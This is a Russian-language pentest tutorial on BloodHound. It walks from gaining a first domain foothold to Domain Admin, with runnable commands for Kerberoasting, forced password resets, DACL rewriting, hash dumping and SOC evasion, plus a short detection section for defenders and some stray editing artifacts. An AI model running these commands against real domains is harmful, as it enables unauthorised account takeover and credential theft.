


BloodHound Active Directory: разведка домена, построение графа атак и эксплуатация ACL

 codeby.net/threads/bloodhound-active-directory-razvedka-domena-postroyeniye-grafa-atak-i-ekspluatatsiya-acl.92606

April 9, 2026

РАЗБОР Статья



Когда ты получаешь первый плацдарм в доменной сети - учётку рядового пользователя или локального админа на рабочей станции - начинается гонка со временем. У тебя минуты, чтобы понять структуру домена, нащупать [путь до Domain Admins](#) и начать двигаться. BloodHound превращает хаос из тысяч объектов Active Directory в читаемый граф атак. Каждый путь на этом графе - конкретная цепочка действий от скомпрометированного узла до полного контроля над доменом. Никакой магии, просто математика на графах.

Здесь я разберу полный рабочий процесс: от запуска SharpHound с правильными флагами до написания кастомных Cypher-запросов под нестандартные сценарии. Только то, что реально используется на внутренних пентестах и в red team-проектах. Абстракций не будет. Для тех, кому интересна тема, собрал всё в 1 статье: [Пентест Active Directory 2025: гайд от разведки до DA](#).

Архитектура BloodHound: что собирает, где хранит, как показывает

BloodHound - связка из трёх компонентов, каждый со своей задачей:

SharpHound (коллектор) - собирает данные из Active Directory через LDAP-запросы, SMB-сессии и обращения к контроллеру домена. Две реализации: C#-бинарник SharpHound.exe для запуска с Windows-машины в домене и Python-версия bloodhound-python для удалённого сбора с Linux.

Neo4j (графовая БД) - хранит собранные данные в виде узлов (пользователи, группы, компьютеры, OU, GPO) и рёбер (отношения между ними: MemberOf, AdminTo, GenericAll, WriteDACL и десятки других). Язык запросов - Cypher.

BloodHound GUI - визуализирует граф и ищет кратчайшие пути атаки между любыми двумя узлами. По сути - навигатор по чужому домену.

BloodHound Community Edition vs Legacy

Сейчас существуют три версии, и выбор между ними - вопрос практический, а не философский:

Характеристика	Legacy (4.x)	Community Edition	Enterprise
Бэкенд	Neo4j + Electron	PostgreSQL + Apache AGE (графовое расширение) + API-сервер	Облачная платформа
Установка	<code>apt install bloodhound</code> на Kali	Docker Compose (<code>curl -L https://ghst.ly/getbhce docker compose -f - up</code>)	SaaS
Cypher-запросы	Полный доступ через консоль Neo4j	Через API (<code>/api/v2/graphs/cypher</code>) и UI search bar; Cypher поддерживается	Ограниченный UI
Кастомные рёбра	Через Raw Cypher	Через Raw Cypher	Нативно
Коллектор	SharpHound 1.x	SharpHound 2.x / bloodhound-python	SharpHound Enterprise

CE разворачивается через Docker Compose с официальным `docker-compose.yml` от

SpecterOps, а `apt install bloodhound` на Kali ставит Legacy-версию (4.x). Для внутреннего пентеста, где OPSEC не критичен, CE - оптимальный выбор. Для red team, где нужен прямой доступ к консоли Neo4j, Legacy по-прежнему удобнее.

Нюанс, о который спотыкаются: CE не использует Neo4j. Вместо него - PostgreSQL с расширением Apache AGE, которое поддерживает подмножество Cypher. Не все Neo4j Cypher-конструкции работают - в частности, UNION и некоторые агрегации могут быть ограничены. Запросы идут через API (`/api/v2/graphs/cypher`) и строку поиска в UI. Лично я рекомендую тестировать сложные запросы перед боевым использованием - сюрпризы гарантированы.

SharpHound: сбор данных Active Directory с учётом OPSEC

Сбор данных - самый шумный этап работы с BloodHound. SharpHound генерирует массу LDAP-запросов к контроллеру домена, и любой внимательный SOC это заметит. Поэтому выбор метода и параметров сбора - всегда баланс между полнотой данных и скрытностью.

Методы сбора: когда какой использовать

Метод 1: SharpHound.exe с доменной машины

Классика, когда есть RDP-доступ или execute-assembly через C2-фреймворк:

```
# Максимальный сбор - все типы данных
.\SharpHound.exe -c All -d corp.local

# Только ACL и группы - минимум шума, максимум полезных данных для поиска путей
.\SharpHound.exe -c ACL,Group,Trusts -d corp.local

# DCOnly - сбор только с контроллера домена (без обхода рабочих станций)
.\SharpHound.exe -c DCOnly -d corp.local

# Stealth-режим: один поток, меньше шума в логах
.\SharpHound.exe -c All --Stealth -d corp.local
```

Метод 2: bloodhound-python с Linux-машины

Работает удалённо через LDAP. Никаких файлов на целевой системе:

```
# Полный сбор с Kali
bloodhound-python -u 'jsmith' -p 'Password1' -ns 192.168.1.10 -d corp.local -c All

# С NTLM-хешом вместо пароля
bloodhound-python -u 'jsmith' --hashes :a1b2c3d4e5f6a1b2c3d4e5f6a1b2c3d4 -d corp.local -dc dc01.corp.local -c All
```

```
# С указанием DC и выходным ZIP-архивом
bloodhound-python -d 'corp.local' -u 'jsmith' -p 'Password1' -c All -ns
192.168.1.10 -dc DC01.corp.local --zip
```

Метод 3: NetExec (бывший CrackMapExec)

Встроенный модуль сбора - удобно, если NetExec уже крутится для валидации учёток:

```
nxc ldap 192.168.1.10 -u jsmith -p Password1 --bloodhound --collection All --dns-
server 192.168.1.10
```

Результат ложится в ~/.nxc/logs/ как ZIP-архив, готовый к загрузке в BloodHound.

Флаги SharpHound: что собирать и зачем

Выбор Collection Method определяет, какие данные попадут в граф. Согласно документации SANS, это ключевое решение OPSEC:

Флаг	Что собирает	Шумность	Когда использовать
DCOnly	Пользователи, группы, ACL, GPO, трасты - только с DC	Низкая	Первый проход, когда важна скрытность
Group	Членство в группах	Низкая	Быстрая разведка AD структуры
ACL	Списки контроля доступа на объектах AD	Средняя	Поиск опасных прав (GenericAll, WriteDACL)
Session	Активные сессии пользователей на машинах	Высокая	Поиск, где залогинены привилегированные пользователи
LocalAdmin	Кто локальный админ и на каких машинах	Высокая	Планирование lateral movement
All	Всё перечисленное + Trusts + GPOLocalGroup	Высокая	Когда OPSEC не приоритет

Для red team-проектов SANS рекомендует начинать с DCOnly и расширять сбор

только по необходимости. Причина простая: сбор Session и LocalAdmin требует обращения к каждой рабочей станции в домене, а это заметный сетевой трафик. На домене в 5000 машин - считай, обстукал каждую дверь.

OPSEC-параметры SharpHound

```
# Jitter и Throttle - задержки между запросами
.\SharpHound.exe -c All --Throttle 1000 --Jitter 30 -d corp.local
```

```
# Рандомизация имён выходных файлов
.\SharpHound.exe -c All --RandomizeFilenames --NoSaveCache -d corp.local
```

```
# Исключение контроллеров домена (меньше шума на DC, но теряем DCOnly-данные)
.\SharpHound.exe -c All --ExcludeDomainControllers -d corp.local
```

```
# Таргетированный сбор - только указанные машины
.\SharpHound.exe -c All --ComputerFile targets.txt -d corp.local
```

--Throttle 1000 вводит задержку в 1000 мс между запросами, а --Jitter 30 добавляет случайный разброс в 30% от этого значения. На крупном домене (10 000+ объектов) время сбора вырастет с минут до часов, зато шансы засветиться падают кратно. Тут каждый решает сам - время или скрытность.

Граф атак Active Directory: как читать рёбра и узлы

После загрузки ZIP-архива в BloodHound появляется граф. Для пентестера критично понимать, что означает каждый тип ребра - от этого зависит, можно ли реально эксплуатировать найденный путь или это тупик.

Типы узлов

- **User** - доменная учётная запись
- **Group** - группа AD (включая вложенные)
- **Computer** - доменная машина
- **OU** - организационная единица
- **GPO** - объект групповой политики
- **Domain** - сам домен или доверенный домен

Ключевые рёбра для эксплуатации

Не все рёбра одинаково полезны. Вот те, которые на реальных проектах чаще всего приводят к эскалации привилегий Active Directory:

Ребро	Что даёт атакующему	Как эксплуатировать
-------	------------------------	---------------------

GenericAll	Полный контроль над объектом	Сброс пароля, запись SPN, изменение ACL
GenericWrite	Запись произвольных атрибутов	Targeted Kerberoasting (добавить SPN), изменение logon script
WriteDACL	Изменение ACL объекта	Выдать себе GenericAll, затем эксплуатировать
WriteOwner	Смена владельца объекта	Стать владельцем, изменить ACL
ForceChangePassword	Принудительный сброс пароля	Сбросить пароль без знания текущего
AddMember	Добавление в группу	Добавить себя в привилегированную группу
AllExtendedRights	Все расширенные права	DCSync, смена пароля
AdminTo	Локальный админ на машине	Lateral movement, дамп хешей

Outbound Control Rights - почему это первое, куда смотришь

Когда в BloodHound ты кликаешь на пользователя и открываешь вкладку «Outbound Control Rights», видишь все объекты, над которыми у этого пользователя есть контроль. И вот тут начинается самое интересное: иногда пользователь без единого привилегированного членства имеет WriteDACL на OU, в которой сидит учётка доменного админа. Такие неочевидные связи - именно то, ради чего BloodHound и существует. Руками такое в LDAP-дампе на 50 000 строк ты не найдёшь. Ну, может найдёшь - на третьи сутки.

Поиск пути до Domain Admin: встроенные запросы и кастомный Cypher

Базовые запросы BloodHound

После загрузки данных первое, что делает любой пентестер - запускает встроенные запросы из вкладки Analysis:

1. **Find Shortest Paths to Domain Admins** - кратчайший путь атаки от любого узла до группы Domain Admins

2. **Find All Kerberoastable Users** - учётки с SPN, чьи TGS-тикеты можно запросить и крякнуть офлайн
3. **Find AS-REP Roastable Users** - учётки с отключённой предварительной аутентификацией Kerberos
4. [Find Computers with Unconstrained Delegation](#) - машины, где Kerberos-билеты не ограничены
5. **Shortest Paths from Owned Principals** - пути от уже скомпрометированных узлов

Но встроенных запросов хватает только на разведку «по верхам». Настоящая мощь раскрывается с кастомными Cypher-запросами через консоль Neo4j.

Кастомные Cypher-запросы для BloodHound Neo4j

В Legacy-версии открываем консоль Neo4j (<http://localhost:7474>) и гоняем запросы напрямую. В CE те же Cypher-запросы идут через API (</api/v2/graphs/cypher>) или строку поиска в UI, но схема свойств узлов может отличаться. Вот запросы, которые я использую в каждом проекте:

Все пути до DA длиной не более 3 хопов:

```
MATCH p=shortestPath((n)-[*1..3]->(g:Group {name: 'DOMAIN ADMIN@CORP.LOCAL'}))
WHERE n <> g
RETURN p
LIMIT 50
```

Пользователи с GenericAll или WriteDACL на группу Domain Admins:

```
MATCH p=(u:User)-[:GenericAll|WriteDACL|WriteOwner|AllExtendedRights]->(g:Group)
WHERE g.name STARTS WITH 'DOMAIN ADMIN@'
RETURN p
```

Все Kerberoastable-учётки с путём к High Value Targets:

```
// Примечание: свойство hasspn используется в Legacy (4.x); в CE схема свойств
может отличаться - проверьте через API
MATCH (u:User {hasspn: true})
MATCH p=shortestPath((u)-[*1..5]->(g:Group {highvalue: true}))
RETURN p
LIMIT 25
```

Пользователи с паролями в описании (Password in Description):

```
MATCH (u:User)
WHERE u.description IS NOT NULL
AND (u.description CONTAINS 'pass' OR u.description CONTAINS 'pwd' OR u.description
CONTAINS 'cred')
RETURN u.name, u.description
```

По данным исследования Horizon3, пароли в атрибуте Description обнаруживаются примерно в одной пятой всех проверяемых доменов. Это один из первых векторов, который проверяет атакующий при разведке AD. Лично у меня на одном проекте в Description лежал пароль от сервисной учётки с DCSync-правами - весь пентест уложился в полчаса.

Компьютеры, на которых залогинены Domain Admins:

```
MATCH (c:Computer)-[:HasSession]->(u:User)-[:MemberOf*1..]->(g:Group)
WHERE g.name STARTS WITH 'DOMAIN ADMINS'
RETURN c.name, u.name
```

Пользователи с DCSync-привилегиями (не входящие в Domain Admins):

```
// Вариант 1: AllExtendedRights (включает все расширенные права на объекте, в том
числе оба необходимых для DCSync)
MATCH (u)-[:MemberOf*0..]->(p)-[:AllExtendedRights]->(d:Domain)
WHERE NOT (u)-[:MemberOf*1..]->(:Group {name: 'DOMAIN ADMINS@CORP.LOCAL'})
RETURN u.name
UNION
// Вариант 2: GetChanges И GetChangesAll одновременно (с учётом наследования через
разные группы)
MATCH (u)-[:MemberOf*0..]->(p1)-[:GetChanges]->(d:Domain)
MATCH (u)-[:MemberOf*0..]->(p2)-[:GetChangesAll]->(d)
WHERE NOT (u)-[:MemberOf*1..]->(:Group {name: 'DOMAIN ADMINS@CORP.LOCAL'})
RETURN u.name
```

Анализ ACL Active Directory: от графа к эксплуатации

Анализ ACL - точка, где BloodHound из красивой картинки превращается в оружие. Каждое опасное ACL-ребро - конкретная техника эксплуатации.

Сценарий 1: GenericAll на пользователя

BloodHound показывает: jsmith --[GenericAll]--> svc_backup

У учётки svc_backup есть AdminTo на контроллер домена. Классическая цепочка из двух хопов:

```
# Сброс пароля через net rpc (с Linux)
net rpc password "svc_backup" "NewP@ssw0rd!" -U "corp.local/jsmith%Password1" -S
dc01.corp.local
```

```
# Или через PowerView (с Windows)
Set-DomainUserPassword -Identity svc_backup -AccountPassword (ConvertTo-
SecureString 'NewP@ssw0rd!' -AsPlainText -Force)
```

Альтернативный вектор - Targeted Kerberoasting. Вместо грубого сброса пароля записываем SPN на учётку и запрашиваем TGS:

```
# Через PowerView: добавляем SPN
Set-DomainObject -Identity svc_backup -Set
@{serviceprincipalname='nonexistent/YOURSERVICE'}

# Запрашиваем тикет через Impacket
GetUserSPNs.py -request -dc-ip 192.168.1.10 corp.local/jsmith:Password1
```

Сброс пароля через GenericAll соответствует технике MITRE ATT&CK [Account Manipulation](#) (T1098, Persistence / Privilege Escalation), а Targeted Kerberoasting - Steal or Forge Kerberos Tickets: Kerberoasting (T1558.003, Credential Access).

Сценарий 2: WriteDACL на группу

BloodHound показывает: helpdesk_group --[WriteDACL]--> SERVER_ADMINS

WriteDACL позволяет изменить ACL группы. Значит, можно тупо выдать себе право AddMember:

```
# Через dacledit.py (из форка ThePorgs/impacket - не входит в основной пакет Impacket)
dacledit.py -action 'write' -rights 'FullControl' -principal 'jsmith' -target
'SERVER_ADMINS' 'corp.local/jsmith:Password1' -dc-ip 192.168.1.10

# Теперь добавляем себя в группу (после изменения ACL может потребоваться ожидание
# репликации AD - до 15 минут в пределах сайта; либо обращайтесь к тому же DC)
net rpc group addmem "SERVER_ADMINS" "jsmith" -U "corp.local/jsmith%Password1" -S
dc01.corp.local
```

Техника соответствует Account Manipulation (T1098, Persistence / Privilege Escalation) - модификация DACL на AD-объекте и добавление себя в привилегированную группу.

Сценарий 3: GenericAll на OU

Из конкурента RU-2 (HTB Infiltrator) - реальный пример: пользователь D.Anderson имеет GenericAll на подразделение MARKETING. Это даёт контроль над всеми объектами внутри OU через наследование:

```
# Назначение FullControl с наследованием на OU
dacledit.py -action 'write' -rights 'FullControl' -inheritance -principal
'd.anderson' -target-dn 'OU=MARKETING,DC=CORP,DC=LOCAL'
'corp.local/d.anderson:Password1' -k -dc-ip 192.168.1.10
```

После этого все пользователи и компьютеры в OU MARKETING оказываются под полным контролем атакующего. Одно ребро в графе - и целый отдел «ваш».

Практический пентест: от нуля до Domain Admin (лабораторный сценарий)

Типичный workflow атакующего после получения доступа. Разберём по шагам на примере лабораторного сценария со слабыми паролями. В реальных доменах каждый этап может занять значительно больше времени: крекинг Kerberos-тикетов - часы или дни, а пути через ACL могут требовать нескольких итераций сбора и анализа.

Шаг 1: Получение первой учётки (0-3 минуты)

Предположим, через фишинг или AS-REP Roasting получена учётка рядового пользователя:

```
# AS-REP Roasting - поиск учётки без предварительной аутентификации Kerberos
GetNPUsers.py -dc-ip 192.168.1.10 corp.local/ -usersfile users.txt -format hashcat
-no-pass
```

```
# Крякаем полученный хеш
hashcat -m 18200 asrep_hashes.txt rockyou.txt
```

```
# Валидируем учётку
nxc smb 192.168.1.10 -u 'jsmith' -p 'Summer2024!'
```

Шаг 2: Сбор данных SharpHound (3-5 минут)

```
# С Linux через bloodhound-python
bloodhound-python -u 'jsmith' -p 'Summer2024!' -ns 192.168.1.10 -d corp.local -c
All --zip
```

```
# Загружаем ZIP в BloodHound через UI
```

Шаг 3: Анализ графа (5-7 минут)

Отмечаем jsmith как Owned (правый клик → Mark User as Owned). Запускаем:

- **Shortest Paths from Owned Principals** - что доступно прямо сейчас
- **Find Shortest Paths to Domain Admins** - как добраться до цели

Шаг 4: Kerberoasting по найденным SPN (7-10 минут)

BloodHound показал учётки с SPN. По данным Horizon3, SPN-учётки (Kerberoastable) обнаруживаются в большинстве проверяемых доменов:

```
# Запрос TGS для всех SPN-учёток
GetUserSPNs.py -request -dc-ip 192.168.1.10 corp.local/jsmith:Summer2024!
```

```
# Офлайн-крекинг (RC4/etype 23 - mode 13100; AES256/etype 18 - mode 19700, на
порядки медленнее)
```

```
# Время крекинга зависит от сложности пароля: от секунд до дней
hashcat -m 13100 tgs_hashes.txt rockyou.txt -r rules/best64.rule
```

Техника [Steal or Forge Kerberos Tickets: Kerberoasting](#) (T1558.003, Credential Access) - запрос TGS-тикетов для SPN-учёток и их офлайн-крекинг.

Шаг 5: Lateral movement и эскалация (10-15 минут)

Допустим, крякнулся пароль svc_sql. BloodHound показывает цепочку:

```
jsmith --[Owned]--> svc_sql --[AdminTo]--> SQL01 --[HasSession]--> admin_da --[MemberOf]--> Domain Admins
```

Эксплуатация:

```
# Lateral movement на SQL01 через svc_sql
nxc smb SQL01.corp.local -u 'svc_sql' -p 'CrackedPass!' --sam

# Или через Impacket для дампа хешей
secretsdump.py corp.local/svc_sql:CrackedPass!@SQL01.corp.local

# Если admin_da залогинен - дамп его хеша из памяти
# (требуется локального админа на SQL01)
```

Расширенные техники: кастомные рёбра и интеграция с другими инструментами

Добавление собственных рёбер в граф

Как отметил конкурент RU-1 (Habr), BloodHound позволяет добавлять кастомные типы связей. Это критично, когда ты нашёл пароль в конфигурационном файле или на файловой шаре:

```
# Добавляем ребро HasCredentials между файлом и учёткой
MATCH (c:Computer {name: 'FILE01.CORP.LOCAL'}), (u:User {name:
'SVC_BACKUP@CORP.LOCAL'})
CREATE (c)-[:HasCredentials]->(u)
```

Это ребро будет видно в Raw Cypher-запросах, но НЕ учитывается встроенными запросами BloodHound GUI (Shortest Path и т.д.) - те работают только с предопределёнными типами рёбер. Для pathfinding с кастомными рёбрами пишите собственные Cypher-запросы. Простейший вариант - MATCH p=shortestPath((a)-[*1..5]->(b)) без фильтра типов, чтобы включить все рёбра (стандартные и кастомные). Если нужна фильтрация, перечисляйте BCE релевантные типы рёбер (их 20+: MemberOf, AdminTo, GenericAll, WriteDACL, WriteOwner, ForceChangePassword, AddMember, AllExtendedRights, HasSession и т.д.), иначе pathfinding будет неполным.

Маркировка высокоценных целей

По умолчанию BloodHound помечает как High Value Targets только стандартные группы (Domain Admins, Enterprise Admins). В реальном домене высокоценными бывают и другие объекты - и если их не пометить, граф будет врать:

```
# Помечаем сервер с критичной базой как High Value
MATCH (c:Computer {name: 'SQL-PROD.CORP.LOCAL'})
SET c.highvalue = true
```

Интеграция с PowerView для верификации

BloodHound показывает потенциальные пути, но перед эксплуатацией стоит верифицировать ACL через PowerView. Граф - это карта, а не территория:

```
# Проверяем ACL конкретного объекта
Get-DomainObjectAcl -Identity "svc_backup" -ResolveGUIDs | Where-Object
{$_.ActiveDirectoryRights -match "GenericAll|WriteDacl|WriteOwner"}
```

Обнаружение сбора BloodHound и контрмеры

Понимание того, как обнаруживается SharpHound, помогает пентестеру планировать операцию и снижать шум. Сбор данных SharpHound регистрируется как массовые LDAP-запросы к контроллеру домена. Типичные индикаторы:

- Аномальное количество LDAP-запросов от одного хоста за короткий промежуток
- Обращения к атрибутам nTSecurityDescriptor (ACL-сбор) и servicePrincipalName (SPN-эnumерация)
- Перебор SMB-сессий на рабочих станциях (при сборе Session)

Чтобы снизить заметность при разведке AD на пентесте:

1. Начинайте с DCOnly - минимум шума, достаточно для ACL-анализа
2. Используйте --Throttle 2000 --Jitter 50 - имитация обычной активности
3. Запускайте сбор в рабочее время - ваш трафик сольётся с легитимным
4. Используйте --RandomizeFilenames --NoSaveCache - не оставляйте артефакты

Для тех, кто на стороне защиты: мониторинг LDAP-запросов к контроллеру домена ([Event ID 1644](#) при включённом диагностическом логировании) и отслеживание обращений к nTSecurityDescriptor - наиболее надёжные индикаторы. Также помогают descryption-объекты (ханипоты в AD), к которым обращается только автоматизированный сбор данных. На одном проекте именно ханипот-учётка с привлекательным именем svc_admin сдала нас blue team за 4 минуты.

Чек-лист пентестера для работы с BloodHound

1. Получи первую валидную учётку (фишинг, AS-REP Roasting, пароль в описании)
2. Запусти SharpHound с DCOnly - собери минимум для ACL-анализа
3. Загрузи данные, отметь Owned-учётки
4. Проверь Shortest Paths from Owned Principals
5. Проверь Kerberoastable и AS-REP Roastable учётки
6. Изучи Outbound Control Rights своих учёток
7. Найди пути через GenericAll, WriteDACL, AddMember

8. При необходимости - добавь кастомные рёбра (найденные пароли, доступ к файлам)
9. Напиши кастомные Surfer-запросы под конкретный домен
10. Верифицируй найденные пути через PowerView/Impacket перед эксплуатацией

Каждый граф BloodHound - это карта ошибок администраторов: избыточных прав, забытых учёток, вложенных групп, которые никто не аудитировал годами. Запустите DCOOnly-сбор на своём домене прямо сейчас. Если путь до DA укладывается в 3 хопа - у вас ровно та же проблема, что и у тех, кого ломают.